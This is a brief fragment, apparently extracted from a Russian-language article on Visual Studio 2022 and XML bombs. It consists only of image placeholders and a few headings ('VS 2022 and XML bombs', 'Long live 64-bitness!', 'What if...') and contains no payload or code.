
VS 2022 и XML-бомбы


Visual Studio 2022


Да здравствует 64-битность!

А что если...

